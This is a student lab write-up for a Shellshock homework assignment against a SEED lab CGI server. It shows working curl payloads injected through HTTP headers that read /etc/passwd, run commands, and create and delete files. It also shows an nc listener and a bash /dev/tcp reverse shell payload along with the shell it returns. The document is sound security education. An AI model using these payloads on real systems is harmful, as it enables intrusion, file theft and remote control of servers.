HW3: Shellshock attack: exploitation via cgi and reverse shell

3 LabTasks

3.3 Task 3: Launching the Shellshock Attack

Task 3. A: Get the server to send back the content of the /etc/passwd file.

===

```
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'User-Agent: () { :; };echo Content-type: text/plain; echo; /bin/cat
/etc/passwd ' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

===

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

===

```
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'Referer: () { :; }; echo Content-type: text/plain; echo; /bin/id'
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

===

Task 3. C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.


===

```
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'Cookie: () { :; }; echo Content-type: text/plain;
echo; /bin/touch /tmp/testfile' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'User-Agent: () { :; };echo Content-type: text/plain;
echo; cd /tmp/; /bin/ls -l' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 212
-rw------- 1 www-data www-data 360448 Nov  9 21:45 core
-rw-r--r-- 1 www-data www-data      0 Nov  9 21:45 testfile
```

===

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder.

===



```
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'Cookie: () { :; }; echo Content-type: text/plain;
echo; /bin/touch /tmp/testfile' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'User-Agent: () { :; };echo Content-type: text/plain;
echo; cd /tmp/; /bin/ls -l' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 212
-rw------- 1 www-data www-data 360448 Nov  9 21:45 core
-rw-r--r-- 1 www-data www-data      0 Nov  9 21:45 testfile
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'User-Agent: () { :; }; echo Content-type: text/plain;
echo; /bin/rm /tmp/testfile' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[11/09/24]seed@VM:Tina$~/.../Labsetup curl -H 'User-Agent: () { :; };echo Content-type: text/plain;
echo; cd /tmp/; /bin/ls -l' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 216
-rw------- 1 www-data www-data 360448 Nov  9 21:45 core
[11/09/24]seed@VM:Tina$~/.../Labsetup
```

===

3.4 Task 4: Getting a Reverse Shell via Shellshock Attack

Step 1: Set up a Listener on Your Machine

On your local machine (the attacker machine), set up a listener using a tool like nc (Netcat). This listener will receive the incoming connection from the reverse shell initiated on the target machine.


Run the following command on your local machine, replacing PORT with the port number you'll use for the reverse shell:

```
nc -lvnp PORT
```

Example:

```
nc -lvnp 4444
```

===



```
[11/09/24]seed@VM:Tina$~/.../Labsetup netstat -tuln | grep 4444
[11/09/24]seed@VM:Tina$~/.../Labsetup nc -lvnp 4444
```

===

Step 2: Craft the Reverse Shell Command

You can use a common Bash-based reverse shell command. Here's an example, but be sure to replace YOUR_IP with the IP address of your attacker machine and PORT with the port you specified in the listener.

The reverse shell command:

```
/bin/bash -i >& /dev/tcp/YOUR_IP/PORT 0>&1
```

Step 3: Send the Payload Using Shellshock Exploit

Now, use the `curl` command to exploit the Shellshock vulnerability, injecting the reverse shell command into a vulnerable HTTP header like `User-Agent`.

Replace `TARGET_URL` with the URL of the vulnerable CGI script, `YOUR_IP` with your IP address, and `PORT` with the port number you used in the listener.

```
curl -H 'User-Agent: () { :; }; echo Content-type: text/plain; echo; /bin/bash -i >&
/dev/tcp/YOUR_IP/PORT 0>&1' TARGET_URL
```


==

```
[11/09/24]seed@VM:Tina$~ curl -H 'User-Agent: () { :; }; echo Content-type: text/plain; echo;
/bin/bash -i >& /dev/tcp/10.9.0.1/4444 0>&1' http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
[11/09/24]seed@VM:Tina$~/.../Labsetup nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.9.0.80 50630
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@d614a2156a1f:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@d614a2156a1f:/usr/lib/cgi-bin$
```

==

Step 4: Gain Access to the Reverse Shell



```
[11/09/24]seed@VM:Tina$~/.../Labsetup nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.9.0.80 50630
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@d614a2156a1f:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@d614a2156a1f:/usr/lib/cgi-bin$ █
```